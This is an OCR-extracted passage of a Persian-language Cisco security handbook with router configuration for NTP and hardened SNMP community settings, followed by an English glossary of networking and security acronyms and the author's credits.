
```
East(config)# clock timezone GMT 0
East(config)# ntp server 14.1.1.250
East(config)# ntp server 14.2.9.1
```


اگر شبکه شما به اجرا نمودن پروتکل SNMP نیاز دارد حتما یک SNMP ACL به همرا یک اسم سخت برای نام مجموعه SNMP که براحتی حدس زده نشود را انتخاب نمایید مثال زیر نحوه برداشتن اسم مجموعه پیش فرض SNMP با خاصیت read only وبه همراه ACL را نمایش می دهد این نکته عملیات نفوذ از طریق SNMP را مشکل تر می سازد ولی در کل اگر نیاز ندارید این پروتکل را غی فعال سازید

```
East(config)# no snmp community public roEast(config)# no snmp
community private rw East(config)# no access-list 51
East(config)# access-list 51 permit 14.2.9.1East(config)# snmp
community BTRl8+never ro 51
```

# Cisco Security Hand Book By C0llect0r

**Security Books**



# Cisco Security Hand Book By C0llect0r

**Adrian Lamo**

# Cisco Security Hand Book By C0llect0r

# اصطلاحات شبکه

**ACK**
Acknowledge
**ARIN**
American Registry for Internet Numbers
**ASCII**
ASCII Character Set (ASCII)
**ASN**
Autonomous System Number
**ASP**
Active Server Pages or Application Service Provider
**BSDI**
Berkeley Software Design (BSD) Operating System Internet Server Edition
**CANVAS**
Immunity Security's CANVAS Vulnerability Scanner
**CAST**
Computer Aided Software Testing
**CDE**
Common Desktop Environment
**CHAM**
Common Hacking Attack Methods
**CIFS**
Common Internet File Sharing
**CPAN**
Comprehensive Perl Archive Network
**CRC**
Cyclic Redundancy Check
**CVE**
Common Vulnerabilities and Exposures (List)
**CVS**
Concurrent Versions System Source Code Control System
**DDoS**
Distributed Denial-of-Service
**DID**
Direct Inward Dialing
**DIT**
Directory Information Tree
**DNS**
Domain Name System
**DNSSEC**
Domain Name System Security
**DoS**
Denial-of-Service
**DSA**
Digital Signature Algorithm
**EFS**
Encrypting File System (Microsoft)
**EIGRP**
Enhanced Interior Gateway Routing Protocol
**EIP**
Extended Instruction Pointer
**ESMTP**
Extended Simple Mail Transfer (Protocol)
**EVT**
Event (Microsoft)
**FIFO**
First In First Out is an approach to handling queue or stack requests where the oldest requests are prioritized
**FX**
Handle for Felix Lindner
**GCC**
GNU C Compiler
**GCIA**
GIAC Certified Intrusion Analyst
**GCIH**
GIAC Certified Incident Handler
**GDB**
GNU Project Debugger
**GID**
Group ID (Access Control Lists)
**GINA**
Graphical Identification and Authentication (Dynamic Link Library, Microsoft)
**RIP**
Routing Information Protocol
**RSA**
RSA Security, Inc.
**SAM**
Security Accounts Manager (Microsoft)
**SANS**
Sysadmin, Audit, Network, Security (SANS Institute)
**SASL**
Simple Authentication and Security Layer
**SATAN**
Security Administrator Tool for Analyzing Networks
**SID** Security Identifier (Microsoft)
**SIGINT** Signal Intelligence
**SMB** Server Message Block (Protocol)
**SOCKS** Sockets Protocol (Firewall)
**SRV** Service Record (DNS)
**SUID** Set User ID (bit) utilized in UNIX Operating Systems to impose File System Access Control Lists
**VMS** VMS (Operating System)
**VNC** AT&T Virtual Network Computing (Software)
**XDMCPD** X Display Manager Control Protocol
**XOR** Exclusive OR


**GNOME**
GNU Free Desktop Environment
**GNU**
GNU Software Foundation
**HIDS**
Host Intrusion Detection System
**HKEY**
Microsoft Registry Key Designation (Hive Key)
**HMAC**
Keyed Hashing Message Authentication
**HQ**
Headquarters
**HTTPS**
Secure Hypertext Transmission Protocol
**HUMINT**
Human Intelligence
**ICQ**
ICQ Protocol
**IDS**
Intrusion Detection System
**IKE**
Internet Key Exchange (Protocol)
**IMDb**
Internet Movie Database
**IPO**
Initial Public Offering
**IPSec**
IP Security (Protocol)
**IRIX**
Silicon Graphics IRIX Operating System (IRIX)
**ISAKMP**
Internet Security Association and Key Management Protocol
**ISS**
Internet Security Systems
**IUSR**
Internet User (i.e., IUSR_name) is an anonymous user designation used by Microsoft's Internet Information Server (IIS)
**KB**
Kilobytes or Knowledgebase
**KDE**
K Desktop Environment
**KSL**
Keystroke Logger
**LKM**
Loadable Kernel Modules
**LM**
Lan Manager (Microsoft Authentication Service)
**LT2P**
Layer 2 Tunneling Protocol
**MIB**
Management Information Base
**MSDE**
Microsoft Data Engine
**MSDN**
Microsoft Developer Network
**MSRPC**
Microsoft Remote Procedure Call
**MUA**
Mail User Agent
**MVS**
Multiple Virtual Storage (MVS) Operating System
**MX**
Mail Exchange (Record, DNS)
**NASL**
Nessus Attack Scripting Language (Nessus Security Scanner)
**NIDS**
Network Intrusion Detection System
**NMAP**
Network Mapper (Nmap)
**NMS**
Network Management Station
**NTFS**
NT File System
**NTFS5**
NT File System 5
**NTLM**
NT LanMan (Authentication)
**OU**
Organizational Unit
**PCX**
.pcx files created with MS Paintbrush
**PHP**
Hypertext Preprocessor
**PID**
Process Identifier
**PUT**
PUT (FTP)
**RCS**
Revision Control System
**RDS**
Remote Data Service
**SYN** Synchronize (TCP SYN)
**SYN-ACK** Synchronize-Acknowledge (TCP SYN ACK)
**USB** Universal Serial Bus
**VB** Visual Basic
**VM** Virtual Machine

# Cisco Security Hand Book By C0llect0r

## Liscence

Author : C0nN3ct0r ® ( C0llect0r ) Technical Editor: Amir Hossein Sharifi


E-mail : C0llect0r@Spymac.com B0rn2h4k@Yahoo.com
info@Websecurity.ir B0rn2h4k@Gmail.com




Developed In : Black_Devils B0ys Hackers ( ® bDb Team )

Researchs By : C0nN3ct0r With Cooperation of Smurf Hacker from Brazil



**I can only show you the door, You have to walk through it.**